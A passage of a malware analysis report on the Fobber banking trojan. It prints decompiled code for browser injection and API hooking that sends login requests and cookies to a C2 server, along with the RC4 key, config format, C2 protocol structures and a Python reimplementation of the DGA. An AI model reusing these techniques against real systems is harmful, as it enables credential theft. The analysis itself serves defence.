        (char *)injPtrStart_0x2B72_offset27AA_browserInjectionEP,
        (char *)&os_information_startOfInjectionSize11122,
        21u);
      writePayloadAndCreateRemoteThread(
        (int)hProcess2,
        (void *)injPtrStart_0x2B72_offset27AA_browserInjectionEP,
        0x2B72,
        0x27AA,
        processIndex);                // injection function at
            0x3c7275
    }
    CloseHandle(hProcess2);
    v10 = v15;
  }
}
```

```
        }
```

At this point, the Browser shellcode is running within all running browsers.

Later it starts an event-loop that will receive signals from the browser threads; but before, another thread takes care to "ping" the C2 server periodically:

```
  while ( 1 )
  {
    clientDataToServer_5bytes.sendFunctionSelector = sendFunctionSelector;
    threadHandle = (void
        *)prepeare_payload_and_send_with_thread(&clientDataToServer_5bytes.field_0,
        5u, 0);
    WaitForSingleObject(threadHandle, 1200000u);// 20 minutes time to
        succesfully connect to a c2
    do
    {
      if ( pendingTask_1exeNemre_3codeKtxSdd == 1 )// probably update
          (nemre.exe)
      {
        start_process_nemre_exe();
        Sleep(0xFFFFFFFF);
      }
      else if ( pendingTask_1exeNemre_3codeKtxSdd == 3 )// ktx.sdd
      {
        decrypted11_executeKtxSddAsCode(injectionIndicator);
      }
      tsNow = GetTickCount();
      tsPreviousSignal = tsLastSignal;
      tsLastSignal = tsNow;
      diffTicks = tsNow - tsPreviousSignal;
      if ( diffTicks >= 1200000 )               // 20 minutes
        break;
      remainsUntil20Minutes = -(diffTicks - 1200000);
      tsLastSignal += remainsUntil20Minutes;
    }
    while ( !WaitForSingleObject(evtExecute, remainsUntil20Minutes) );//
        leaves if "in average" more than 20 monutes passed between 2 events
```

The network request contains just 5 bytes:

```
00000000 clientDataToServerStruct struc ; (sizeof=0x5, mappedto_46)
00000000 constValue50h   db ?
00000001 constValue4Ch   db ?
00000002 is64bits        db ?
00000003 injectionIndicator db ?
00000004 sendFunctionSelector db ?
00000005 clientDataToServerStruct ends
```

For a description of the fields please refer to Communication Protocol section.

The `pendingTask` flag is set by the C2 response processing function and determines which action to be executed.
The explorer shellcode is responsible to handle:

- Value `1`: start the nemre executable (after received an updated version from C2)
- Value `3`: execute the content of ktx.sdd file directly (contains binary code)

Browser shellcode

The browser injected shellcode will perform three main things.

1. Try to unload the rapportgp.dll if loaded (IBM Security Trusteer Rapport)
2. Hook API used by browser to intercept data sent via HTTP/S (wininet, nss, ssl)
3. Monitor for config changes, and if any, reload the config in memory

Hooking

- Hooking for IE explorer is done for the following `wininet` APIs: `HttpSendRequest`, `InternetCloseHandle`
- Hooking for FireFox is done for two functions (equally to send/close) either in NSPR4 or NSS dlls.
- Hooking in Chrome is done for four functions (equally to send/close), two internal of chrome itself and two are part of the ssl_lib.c (linked into Chrome)

```
switch ( (_BYTE)browserIndex_1ie_2ff_3chrome )
{
  case 1:                                       // IE
    decrypted39_setupHttpSendAndCloseHooks();
    break;
  case 2:                                       // FF
    firefoxHooking();
    break;
  case 3:                                       // Chrome
    chromeHooking();
    chromeHookingSsl();
    break;
}
hookEnabled = 1;
```

Once a (send) payload is intercepted by the hook function, the malware will first check if the request is either a POST or a GET (other methods are not processed), then it loads the request in memory and perform some analysis with it:

- Checks, if any cookie matches the `Cookie: *OAID` pattern; if so, sends the data to the C2 server with payload type `4`
  For example when visiting www.responsible-investor.com (which uses OAID cookie) all the requests involving the cookie are sent to the server:

```
GET / HTTP/1.1
Host: www.responsible-investor.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: OAID=052681046a449e0d8dc8844c3d02b99b; ....
Connection: keep-alive
If-Modified-Since: Tue, 01 Sep 2015 06:10:04 GMT
```

The OAID cookie is mostly used to manage which ads are shown to which user. The attacker could potentially use the cookie ID together with some vulnerability of the OpenX platform to manipulate which ads are served to the infected client. (its just a guess)

- Checks if the request contains any data that matches a configuration entry (e.g. default config, see Storage); if so, sends the data to the C2 with payload type 2
  If we try to login into twitter.com, the following request is being sent to the C2 server:

```
POST /sessions HTTP/1.1
Host: twitter.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter.com/
Cookie: guest_id=v1%3A144110315813991484; _twitter_sess=BAh7C......
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
session%5Busername_or_email%5D=test&session%5Bpassword%5D=test&...
```

Once the connection is closed (i.e. the `InternetCloseHandle` hook is triggered), the malware will free the entry for the request that he previously loaded in memory.

Monitor configuration changes

One thread will be used to wait for changes in the malware directory.

```
while ( 1 )
{
  decrypted58_loadConfiguration();
  handleNotificationChange =
      (int)FindFirstChangeNotificationA(&fobberDirectoryPath, 0, 0x19u);//
      FILE_NOTIFY_CHANGE_FILE_NAME | FILE_NOTIFY_CHANGE_SIZE |
      FILE_NOTIFY_CHANGE_LAST_WRITE
  if ( handleNotificationChange == -1 )
    break;
```

```
    handleNotificationChange2 = (void *)handleNotificationChange;
    WaitForSingleObject((HANDLE)handleNotificationChange, 0xFFFFFFFF);// Wait
        for some changes in the malware directory
    FindCloseChangeNotification(handleNotificationChange2);
    Sleep(1000u);                                   // 1 sec
  }
```

Each time a new config file is retrieved by the malware, it will be decrypted and loaded in memory.

Storage

The malware creates a Fobber `%APPDIR%` directory and put all its file in it.

We identified three different file types that are written by the malware in this directory:


1. `nemre.exe` which is the main malware binary, also pointed by auto-start registry key
2. `mlc.dfw` which happens to be an encrypted configuration file used by the malware. The configuration file is encrypted using RC4 and a hardcoded key `9SsTuUknCWB1kOR`.
3. `ktx.sdd` contains executable code (encrypted) that is executed by the explorer-injected thread

Configuration Storage

The configuration is stored in a data structure like this:

```
- 0 (1 byte): number of blobs (_n_)
- 1+: sequence of _n_ blobs, each consisting of:
  - _x_ (1 byte): blob ID
  - _x+1_ (4 bytes): blob length (_l_)
  - _x+5_ (_l_ bytes): blob payload
```

Or graphically:



This data structure is RC4 encrypted (using the same key) and prefixed by a 32 bit value containing the total length (this value is not visible in the dump below because it's outside the encrypted part).

The default config is included (encrypted) in the binary. In our analysed sample, the decrypted configuration had just one blob (`01`) with ID `00` and size `0x102` (`02 01 00 00`):

```
00000020              01 00 02 01  00 00 50 20 68 74 74 70  |    ......P http|
00000030  73 3a 2f 2f 2a 00 21 47  50 20 2a 6d 69 63 72 6f  |s://*.!GP *micro|
00000040  73 6f 66 74 2e 2a 00 21  47 50 20 2a 67 6f 6f 67  |soft.*.!GP *goog|
00000050  6c 65 2e 2a 00 50 20 2a  61 63 63 6f 75 6e 74 73  |le.*.P *accounts|
00000060  2e 67 6f 6f 67 6c 65 2e  2a 2f 53 65 72 76 69 63  |.google.*/Servic|
00000070  65 4c 6f 67 69 6e 41 75  74 68 2a 00 21 47 50 20  |eLoginAuth*.!GP |
00000080  2a 66 61 63 65 62 6f 6f  6b 2e 2a 00 50 20 2a 66  |*facebook.*.P *f|
00000090  61 63 65 62 6f 6f 6b 2e  2a 2f 6c 6f 67 69 6e 2e  |acebook.*/login.|
000000a0  70 68 70 2a 00 21 47 50  20 2a 6f 6e 6c 69 6e 65  |php*.!GP *online|
000000b0  63 68 61 74 2e 67 6d 78  2e 2a 00 50 20 2a 73 65  |chat.gmx.*.P *se|
000000c0  72 76 69 63 65 2e 67 6d  78 2e 2a 2f 63 67 69 2f  |rvice.gmx.*/cgi/|
000000d0  6c 6f 67 69 6e 2a 00 21  47 50 20 68 74 74 70 73  |login*.!GP https|
000000e0  3a 2f 2f 2a 2e 67 61 74  65 77 61 79 2e 6d 65 73  |://*.gateway.mes|
000000f0  73 65 6e 67 65 72 2e 6c  69 76 65 2e 63 6f 6d 2a  |senger.live.com*|
00000100  00 21 47 50 20 2a 74 77  69 74 74 65 72 2e 63 6f  |.!GP *twitter.co|
00000110  6d 2a 00 50 20 2a 74 77  69 74 74 65 72 2e 63 6f  |m*.P *twitter.co|
00000120  6d 2f 73 65 73 73 69 6f  6e 73 2a 00              |m/sessions*.    |
```

If a new configuration file is downloaded, this will be loaded in memory by all the browser-injected threads.

Communication Protocol

Send

How the data is sent depends on which injection stage generated it.

Explorer.exe From the explorer injected shellcode we saw the following structure being used:

```
struct SendNetworkProtocolStruct{
    BYTE constValue50 = 0x50;
    BYTE constValue4C = 0x4c;
    BYTE is64bits;
    BYTE injectionIndicator;
    BYTE sendFunctionSelector;
}
```

The first two fields have fixed values (actually the letters “PL”, probably a magic number to identify the malware version/campaign), the other ones are populated before the request is sent and include:

- If the infected client runs a 64 bits OS
- The `injectionIndicator` identify from which injection stage the payload is sent (explorer, chrome, …)
- The `sendFunctionSelector` identify which function is used to send/receive data (winhttp or socket)

Browser From the browser injected shellcode, the following structure is used:

```
struct SendNetworkProtocolStruct {
     DWORD lengthWithoutThisField;
     DWORD volumeSerialNumber;
     DWORD installDate;
     BYTE payloadType;
     DWORD payloadLength;
     BYTE[] payload;
};
```

The `payload` field is encrypted using RC4 with an hardcoded key `9SsTuUknCWB1kOR` - identical to the one used to encrypt the configuration file:

Payload Type Values This field defines whats inside in the payload field, we saw the following values:

- 0: Used for 'OK' and 'ER' msg (after a task is processed)
- 2: HTTP/S request matched configuration
- 4: HTTP/S request matched `Cookie: *OAID` pattern
- 8: Used for the 'EM' payload when in "low integrity mode"

Receive

When receiving data from the C2 server, the following structure is used:

```
struct ReceiveNetworkProtocolStruct {
     DWORD payloadLength;
     BYTE payloadType;
     BYTE[] payload;
};
```

The accepted `payloadType` values are:

- 1) nemre.exe (malware update)
- 2) mlc.dfw (config update)
- 3) ktx.sdd (code to execute)
- 4) not yet analysed (execute exe/code somehow)

The received payload contains a signature (hash) verified by the malware to avoid tampering/takeover.

```
struct ReceivedPayloadStruct{
    DWORD signatureLength;
    BYTE[signatureLength] signature;
```

```
    BYTE[] payloadData;
}
```

The signature is validated using `CryptVerifySignatureA` API.
The public key used for validating the signature is stored (encrypted once more with the same RC4 key) within the binary:

```
00000000  06 02 00 00 00 24 00 00  52 53 41 31 00 04 00 00  |.....$..RSA1....|
00000010  01 00 01 00 07 da e8 1b  4c 16 87 a7 e2 79 e8 bc  |........L....y..|
00000020  0e d7 ed e6 8c 87 8c e7  c0 57 ab 01 46 0b af 0f  |.........W..F...|
00000030  ac 28 f0 be f6 6a b3 d2  f0 6e 8b eb de 01 6a f4  |.(...j...n....j.|
00000040  f5 ba ae cc e3 4e 2f 61  a8 1f 14 e2 e2 2b c2 4b  |.....N/a.....+.K|
00000050  58 07 14 b3 2c f0 e6 1f  d8 ca a0 f8 44 0a 0a f5  |X...,.......D...|
00000060  16 8f 3f d8 af 63 7e c4  3f fc c0 14 fb 24 dc 38  |..?..c~.?....$.8|
00000070  e9 1d ae d0 da 82 6b fa  68 78 e1 dd fe 5d d7 9a  |......k.hx...]..|
00000080  5e 8c f8 24 19 dc 55 c1  ec 97 53 b5 b0 e4 f4 e9  |^..$..U...S.....|
00000090  52 f1 22 c2                                       |R.".|
```

DGA

The DGA algorithm used by Fobber is pretty straightforward. Let's see how the domains are generated:

```
int __stdcall dga_generateDomain(_BYTE *dgaNameOut, int dgaSeed)
{
  _BYTE *dgaNameOut2; // edi@1
  signed int count; // ecx@1
  int result; // eax@2

  dgaNameOut2 = dgaNameOut;
  count = 17;
  do
  {
    result = __ROR4__(0x4E68F * dgaSeed - 0x667C0B56, 0x10);
    dgaSeed = result;
    *dgaNameOut2++ = (result & 0x17FFu) % 0x1A + 'a';
    --count;
  }
  while ( count );
  decryptString(a_net, dgaNameOut2);            // concat .net to the
      generated domain
  return result;
}
```

In our sample the DGA seed started with value `0x0C87C8A78`.
The algorithm generates a maximum of 300 unique domains and keep track of the last seed that generated an active domain.

Scripting it with with Python will result in the following code:

```
def generate_domain(local_seed):
    res_domain = ""
    pass_count = 17
    while pass_count:
        tmp = ror(0x4E68F * local_seed - 0x667C0B56, 0x10, 32)
        local_seed = tmp
        res_domain += chr((tmp & 0x17FF) % 0x1A + 0x61)
        pass_count -= 1

    res_domain += ".net"
    return res_domain, local_seed

while True:
    domain, seed = generate_domain(seed)
    print domain
    if count > 300:
        break

    count += 1
```

The list of generated domains is the following (only the first entries):

```
vhkintjtksyxgjrzz.net
btpnxlsfdqbhzazyx.net
ukfmknjdenthvktgc.net
qupxsrhrmuoinqrit.net
gjsbydmrpfzsmnfiu.net
indpstqbetcpcqprx.net
gwrdmhyjfcpcutmhp.net
bwnzcyypcbmnlpfsw.net
twkpwfuecvvzcincq.net
pdwfuxgnahmgsxhit.net
jyalcixnmcjafecuk.net
ocwhgfvoqhkdsrtjl.net
wfzuuinpiteusxqfo.net
xgsqljmoypxbflety.net
bnxnjmsuhiyvoclzi.net
...
```

HTTP Send/Receive function selection

Fobber includes two way to reach the C2 server.
One is by using wininet APIs, the other is by using winsocks.

```
seg001:003C4AD4 0C 12 A5 6B          socketFunctionOffset dd 6BA5120Ch
    ; send_read_socket
seg001:003C4AD8 2D 19 A5 6B          winhttpFunctionOffset dd 6BA5192Dh
    ; send_read_winhttp
```

```
seg001:003C4ADC 0C 12 A5 6B           socketFunctionOffset_ dd 6BA5120Ch
    ; send_read_socket
```

Although there are two different send/receive functions, they both connect to the C2 on port 80 and using the HTTP protocol.